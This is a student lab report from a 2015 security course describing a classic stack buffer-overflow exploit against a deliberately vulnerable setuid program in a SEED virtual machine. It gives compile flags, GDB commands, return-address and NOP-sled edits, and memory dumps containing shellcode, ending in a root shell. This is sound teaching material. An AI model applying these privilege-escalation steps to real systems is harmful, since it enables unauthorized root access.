COSC 647 - Fall 2015 - Harold McGinnis & Mary Snyder
Lab 1 - Buffer-Overflow Vulnerability Lab

1. **What were the environment and attack set up? What is/are the ultimate goal(s) for this lab?**

   In this lab, we took a program, stack.c, and introduced a buffer-overflow vulnerability. In this program a vulnerable strcpy command is executed. This strcpy reads in an arbitrary length character array from a file and stores it in a fixed length character buffer of size 24. As a result, any file with more than 23 characters will result in a buffer-overflow; 23 because Strings in C end in a terminating character which would take the 24th position.

   With this knowledge, we developed an exploit (exploit.c) to allow us to execute arbitrary code on the machine. Using the exploit.c program, we crafted an exploit specifically designed to give us root access within a shell through the call_shellcode.c program that had already been loaded into memory.


   By debugging using GDB and ‘x/x128x buffer’, we determined the address of str_main in stack.c. In our case, it was 0xbffff198 (in the picture below). We used that address to fill out the beginning of the file used to overflow the buffer (bad_file) for 64 bytes. In our case 64 bytes worked because the distance between the “buffer” and the return address of the call_shellcode in memory was less than 64 bytes (in the picture below). We then placed several NOP operation in the file, creating a NOP sled for our new return address to point. At the end of this NOP sled, we placed instructions to call the method used to open a shell. The rest of file used to overflow the buffer was filled with NOP with enough bytes to overflow, in our case 256 bytes.

   Because the original program (stack.c) was constructed by root and then modified to be accessible by a regular user, the shell opened by our buffer-overflow attack was also given root access. As a result, a regular user could execute the stack.c program, have it read the bad_file, and escalate their privileges to obtain a root shell, as shown by the 'whoami' command (in the picture below).

2. **What were the steps that you take in order to launch the attack? (Note: Make sure your include the shell commands, GDB debugger commands and screenshots of your computer to demonstrate it.)**
   a. as root, compile the stack.c program with the stack check disabled
      i. gcc -fno-stack-protector -z execstack -g -o stack stack.c
   b. as root, change the permission on the resulting stack file
      i. chmod 4755 stack
   c. as a regular user, compile the exploit program
      i. gcc -o exploit exploit.c
   d. as a regular user, run the exploit program
      i. ./exploit

e. as a regular user, debug the stack program, placing a breakpoint on the copy line, and determine the address of the overflow.
    i. gdb -q stack
    ii. break 14
    iii. run
    iv. x/x128x buffer
f. as a regular user, modify the exploit.c program and recompile it
    i. on line 32, change the add[] buffer to "98", "f1", "ff", "bf" (accounting for little endian)
    ii. on line 34, cut off the loop at 64
    iii. on line 39, cut off the buffer at 256
    iv. rm exploit
    v. rm badfile
    vi. gcc -o exploit exploit.c
g. as a regular user, run the program exploit
    i. ./exploit
h. as a regular user, run the program stack
    i. ./stack
i. this results in a shell being opened, with root privileges.
    i. whoami (returns the 'root' user as shown below)

3. **What have you learned from this lab? Make at least 3 bullets.**
    - Buffer-overflow attacks can be used to execute arbitrary code, including code that can be used for privilege escalation.
    - Copying into a fixed length buffer is dangerous and such copies should be checked for size constraints.
    - Segmentation faults indicate a vulnerability in the program, which, if properly exploited, can result in a buffer-overflow.
    - Memory randomization makes buffer-overflow attacks more difficult as it becomes harder to craft a bad file like that of the lab. Since the memory location would be dynamic, it would be harder to create a return address pointing to the offensive NOP sled.


COSC 647 - SEED [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
Terminal
6:36 PM Seed
Terminal
quit
/bin//sh: 1: quit: not found
exit
[09/30/2015 18:21] seed@ubuntu:~/Lab1$ ls
badfile call_shellcode exploit stack
badfile.txt call_shellcode.c exploit.c stack.c
[09/30/2015 18:21] seed@ubuntu:~/Lab1$ vi exploit.c
[09/30/2015 18:21] seed@ubuntu:~/Lab1$ rm badfile
[09/30/2015 18:24] seed@ubuntu:~/Lab1$ ./exploit
[09/30/2015 18:24] seed@ubuntu:~/Lab1$ ./stack
exit
[09/30/2015 18:24] seed@ubuntu:~/Lab1$ vi badfile
[09/30/2015 18:24] seed@ubuntu:~/Lab1$ ./stack
whoami
root
exit
[09/30/2015 18:25] seed@ubuntu:~/Lab1$ vi exploit.c
[09/30/2015 18:26] seed@ubuntu:~/Lab1$ gcc -o exploit exploit.c
[09/30/2015 18:26] seed@ubuntu:~/Lab1$ rm badfile
[09/30/2015 18:26] seed@ubuntu:~/Lab1$ ./exploit
[09/30/2015 18:26] seed@ubuntu:~/Lab1$ ./stack
Illegal instruction (core dumped)
[09/30/2015 18:26] seed@ubuntu:~/Lab1$ vi exploit.c
[09/30/2015 18:26] seed@ubuntu:~/Lab1$ rm badfile
[09/30/2015 18:26] seed@ubuntu:~/Lab1$ gcc -o exploit exploit.c
[09/30/2015 18:26] seed@ubuntu:~/Lab1$ ./exploit
[09/30/2015 18:26] seed@ubuntu:~/Lab1$ ./stack
whoami
root
exit
[09/30/2015 18:30] seed@ubuntu:~/Lab1$ ls
badfile call_shellcode exploit stack
badfile.txt call_shellcode.c exploit.c stack.c
[09/30/2015 18:30] seed@ubuntu:~/Lab1$
Terminal
[09/30/2015 18:10] seed@ubuntu:~/Lab1$ gdb -q stack
Reading symbols from /home/seed/Lab1/stack...done.
(gdb) break 14
Breakpoint 1 at 0x804848a: file stack.c, line 14.
(gdb) run
Starting program: /home/seed/Lab1/stack
Breakpoint 1, bof (
str=0xbffff177 "x\361\377\277x\361\377\277x\361\377\277x\361\377\277x\361\37
7\277x\361\377\277x\361\377\277x\361\377\277x\361\377\277x\361\377\277x\361\377\
277x\361\377\277x\361\377\277x\361\377\277x\361\377\277x\361\377\277\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220\220
\220\220\220\220\220\220\220\220\220\220\220\220\220"...) at stack.c:14
14 strcpy(buffer, str);
(gdb) x/128x
Argument required (starting display address).
(gdb) x/128x buffer
0xbffff138: 0x00000000 0xb7e1f900 0xbffff388 0xb7ff26b0
0xbffff148: 0x0804b008 0xb7fc4ff4 0x00000000 0x00000000
0xbffff158: 0xbffff388 0x080484ff 0xbffff177 0x00000001
0xbffff168: 0x00000205 0x0804b008 0x00000000 0x78e1f900
0xbffff178: 0x78bffff1 0x78bffff1 0x78bffff1 0x78bffff1
0xbffff188: 0x78bffff1 0x78bffff1 0x78bffff1 0x78bffff1
0xbffff198: 0x78bffff1 0x78bffff1 0x78bffff1 0x78bffff1
0xbffff1a8: 0x78bffff1 0x78bffff1 0x78bffff1 0x90bffff1
0xbffff1b8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff1c8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff1d8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff1e8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff1f8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff208: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff218: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff228: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff238: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff248: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff258: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff268: 0x90909090 0x90909090 0x90909090 0x31909090
0xbffff278: 0x2f6850c0 0x6868732f 0x6e69622f 0x5350e389
0xbffff288: 0xb099e189 0x0080cd0b 0x90909090 0x90909090
0xbffff298: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff2a8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff2b8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff2c8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff2d8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff2e8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff2f8: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff308: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff318: 0x90909090 0x90909090 0x90909090 0x90909090
0xbffff328: 0x90909090 0x90909090 0x90909090 0x90909090
(gdb)
Right Ctrl